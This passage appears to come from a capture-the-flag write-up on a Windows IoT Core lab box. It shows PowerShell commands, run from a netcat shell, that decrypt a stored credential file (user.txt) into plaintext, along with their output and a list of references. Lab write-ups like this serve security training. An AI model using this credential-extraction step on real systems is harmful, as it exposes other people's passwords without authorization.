d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt


PS C:\data\Users\app$UserCred = Import-Clixml -Path .\user.txt
$UserCred = Import-Clixml -Path .\user.txt
PS C:\data\Users\app> $Password = $UserCred.GetNetworkCredential().password
$Password = $UserCred.GetNetworkCredential().password
PS C:\data\Users\app> $password
$password
7cfd50f6bc34db3204898f1505ad9d70
PS C:\data\Users\app> █
[work] 1:nc.traditional- 2:nc*                                                   kali | 日 2020-12-13 09:24
```

参考

- https://docs.microsoft.com/en-us/windows/iot-core/manage-your-device/deviceportal
- https://www.sqlsec.com/2019/10/nc.html
- https://www.travisgan.com/2015/06/powershell-password-encryption.html